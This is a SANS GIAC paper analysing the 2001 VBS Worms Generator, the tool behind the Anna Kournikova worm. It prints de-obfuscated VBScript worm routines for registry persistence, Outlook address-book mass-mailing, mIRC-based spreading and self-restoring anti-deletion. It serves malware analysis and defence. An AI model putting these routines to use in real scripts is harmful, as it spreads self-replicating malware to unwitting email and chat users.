



# Global Information Assurance Certification Paper

Copyright SANS Institute  
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permitted without express written permission.

## Interested in learning more?

Check out the list of upcoming events offering  
"Security Essentials: Network, Endpoint, and Cloud (Security 401)"  
at <http://www.giac.org/registration/gsec>


## Introduction

The "VBS Worms Generator" ( from now on vbswg) is a worm generator for Windows written by a 17 years old boy whose name is [K]Alamar [1]. With the words "worm generator" we mean a software tool which is able to generate customisable virus code.

This software, in particular, lets the creator customize most of the aspects of the behaviours of the virus. However, a single skeleton is used with many plug-ins. The user can choose which ones to activate.

This tool is particularly infamous because it was the one used at the beginning of February 2001 to create the "AnnaKournicova worm" [2] which in a few days managed to infect thousands of computers worldwide. The worm was generated by a 20 year old man who goes by the name of OnTheFly who didn't realize the damage he was about to inflict: he could now be facing a prison sentence of up to four years [3].

This is a screen shot of how the program's console looks like:



Here is a list of all the possible features:

- Start with Windows (by registry key): the worm will be activated every time Windows starts
- Worm backup: a copy of the worm's code will be copied in a safe location on the victim's machine
- Outlook replication: this is the mechanism the virus will use to spread itself by email. Two options are available: to send attachments or to send HTML code with the virus embedded
- Mirc replication: the Mirc initialisation file (mirc.ini) is altered in order to spread the worm by IRC
- Pirch replication: same principle used by the Mirc replication but the Pirch initialisation file is changed
- Other files infected: a search on all the disks (network drives included) will be performed and the worm will overwrite itself onto all the files with extension .vbe and .vbs. It will also search for the files mirc.ini and pirch.ini in order to detect installations of Mirc and Pirch
- Payloads: it is possible to add some actions to be performed by the virus on a specific date: display a message with a picture in an alert box, open a web page or crash the system using two different methods.
- Anti deletion method: the worm becomes memory resident and the system is re-infected in case of deletion of the original source code
- Crypt code: the code of the virus is encrypted.
- Download and execute files: a URL chosen by the "attacker" will become the default home page for IE. If the URL points to a malicious file once downloaded it will be executed.

## The source code

Let's examine in details now the source code generated by vbswg for some of the sections.

All the code generated by this tool is encrypted in a very simple but effective form (unless the strong encryption is chosen): all the names of variables and functions are randomly generated and the strings are italicised with concatenations of the ASCII values of the characters. This makes it more difficult to debug and understand what the code does for an inexperienced person.

In the examples shown here all the variables are in clear text and the registry keys are shown with their proper names although I have omitted few lines of code substituting them with some comments (marked in italics).

## **Start with Windows**

```
Set ws = CreateObject("WScript.Shell")
ws.regwrite "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\",
"Run \{regkey}", "wscript.exe c:\windows\{worm}.vbs %"
```

This code create a registry key whose value is executed every time windows is started. The name of the registry key and the name of the file executed are parametric and decided by the "attacker" (which is generating the worm).

## **Outlook replication by attachment**

```
Function Outlook()
On Error Resume Next
Set OutlookApp = CreateObject("Outlook.Application")
If OutlookApp = "Outlook" Then
Set Mapi = OutlookApp.GetNameSpace("MAPI")
set mapiadlist as Mapi.AddressLists
For Each Addresslist In mapiadlist
If Addresslist.AddressEntries.Count <> 0 Then
Addresslistcount = Addresslist.AddressEntries.Count
For AddList = 1 To Addresslistcount
Set msg = OutlookApp.CreateItem(0)
Set AdEntries = Addresslist.AddressEntries(AddList)
msg.To = AdEntries.Address
msg.Subject = "Subject"
msg.Body = "Message Body"
set Attachs=msg.Attachments
Attachs.Add "c:\window\worm.vbs"
msg.DeleteAfterSubmit = True
If msg.To <> "" Then
msg.Send
End If
Next
registry.regwrite "HKCU\software\myworm\mailed", "1"
End If
Next
End If
End Function
```

This function is the one responsible to send an email with an attachment to all the people in the address-book of the victim's computer. At first it is checked to ensure that there is at least one recipient in the address -book and then a new message is created with subject and body which is decided by the "attacker".

Attached to this mail there is a copy of the worm itself and the copies of the message just sent are deleted in order to remove any track of the action taken.

A registry key is also created to keep track if the virus has already been sent by email. Doing a comparison with the routine used by the "Love Letter" virus it is possible to say that this one is less sophisticated because it doesn't keep track of the new additions to the address -book, once mailed the virus is not sent anymore.

## Outlook Replication by HTML

```
Function OutlookBody()
On Error Resume Next
Set fso = CreateObject("scripting.filesystemobject")
Set Outlook = CreateObject("Outlook.Application")
If Outlook = "Outlook" Then
Set Myself = fso.opentextfile(ws script. script full name, 1)
I = 1
Do While Myself.atendofstream = False
MyLine = Myself.readline
Code = Code & Chr(34) & " & vbCrLf & " & Chr(34) &
Replace(MyLine, Chr(34), Chr(34) & "&chr(34)&" &
Chr(34))
Loop
Myself.Close

Lots of lines of code to create an HTML page which
contains the source code of the worm. The variable is
called HtmlBody

Set mapi = Outlook.GetNameSpace("MAPI")
Set Mapiadd=mapi.AddressLists
For Each Addresslist In Mapiadd
If Addresslist.AddressEntries.Count <> 0 Then
AddCount = Addresslist.AddressEntries.Count
Set Msg = Outlook.CreateItem(0)
Msg.Subject = "Subject"
Msg.HtmlBody = HtmlBody
Msg.DeleteAfterSubmit = True
For II = 1 To AddCount
Set Addentry = Addresslist.AddressEntries(II)
If AddCount = 1 Then
Msg.BCC = Addentry.Address
Else
Msg.BCC = Msg.BCC & "; " & Addentry.Address
End If
Next
Msg.send
End If
Next
Outlook.Quit
End If
End Function
```

This function creates and sends a new email message to all the recipients in the address book. The subject is parametric while the body is an HTML page with a copy of the worm itself which is executed on the victim's computer as soon as he tries to preview or open the email.

The worm will then be executed if the victim will allow the ActiveX to be executed on his machine.

## ***Mirc replication***

```
Function Mirc(Path)
  On Error Resume Next
  Set fso = CreateObject("scripting.filesystemobject")
  Set ws = CreateObject("wscript.shell")
  If Path = "" Then
    If fso.fileexists("c: \mirc \mirc.ini") Then
      Path = "c: \mirc"
    End If
    If fso.fileexists("c: \mirc32 \mirc.ini") Then
      Path = "c: \mirc32"
    End If
    PfDir=ws.regread("HKEY_LOCAL_MACHINE \Software \Microsoft \Windows\CurrentVersion \ProgramFilesDir")
    If fso.fileexists(PfDir & " \mirc \mirc.ini") Then
      Path = PfDir & " \mirc"
    End If
  End If
  If Path <> "" Then
    Set Script = fso.CreateTextFile(Path & " \script.ini", True)
    Script.writeline "[script]"
    Script.writeline "n0=on 1:JOIN:#{ "
    Script.writeline "n1= /if ( $nick == $me ) { halt }"
    Script.writeline "n2= / ." & chr(100) & chr(99) & chr(99) &
      " send $nick c: \windows \worm.vbs"
    Script.writeline "n3=}"
    Script.Close
  End If
End Function
```

This routine checks the existence of the Mirc software on the victim's machine and it changes the initialisation script in order to infect other users on Irc. To check if the software is installed, it checks the existence of the initialisation files in two directories and in a registry key. If the file exists, a new file called "script.ini" is created: this file will send the worm to every Irc channels the victim will join.

## ***Antideletion method***

```
Function Antidelete()
  Set fso = CreateObject("scripting.filesystemobject")
  Set Myself = fso.opentextfile(wscript.scriptfullname, 1)
  MyCode = Myself.readall
  Myself.Close
  Do
    If Not (fso.fileexists(wscript.scriptfullname)) Then
      Set Myself= fso.createtextfile(wscript.scriptfullname, True)
      Myself.write MyCode
      Myself.Close
    End If
  Loop
End Function
```

If the creator chooses to activate this add-on, this will be the last function called by the worm because it never ends. The worm will enter into an infinite loop checking continuously if the source code is still on the disk: if it is deleted, it recreates itself.

## **Main()**

The main section of the worm is the one responsible to set-up the global variables, save the first copy of the worm on the victim's file system and call all the other functions. All the names of the variables and functions are randomly generated by the vbswg and the length is parametric.

## **Conclusion**

Nowadays this virus is detected by most of the well-known antivirus software but for few days, when the antivirus companies were updating their signatures, it was a real threat. Vbswg is also detected by most of the AV software as Trojan.

Again, users have to be educated to use the e-mail service: this can be enforced by company policies for what concerns work places and it could be achieved by restricting the default permissions on email readers, displaying warnings and alerts. As reported on the "VX Heaven" web site: "Viruses don't harm ignorance do!"

## **Sources**

[1] [K]Almar Personal Home Page  
<http://virii.at/k/>

[2] TrendMicro Virus Encyclopaedia  
[http://www.antivirus.com/vinfo/virusencyclo/default5.asp?VName=VBS\\_KALAMARA](http://www.antivirus.com/vinfo/virusencyclo/default5.asp?VName=VBS_KALAMARA)

[3] "Man arrested over Kournikova virus", 14 Feb 2001 – BBC World Service  
[http://news.bbc.co.uk/1/hi/english/world/europe/newsid\\_1170000/1170176.stm](http://news.bbc.co.uk/1/hi/english/world/europe/newsid_1170000/1170176.stm)

[4] Virus Heavens – Virus Creation Tools  
<http://vx.netlux.org/dat/vct.shtml>

[5] VBScript Language Reference – Microsoft  
<http://msdn.microsoft.com/scripting/vbscript/doc/vbstoc.htm>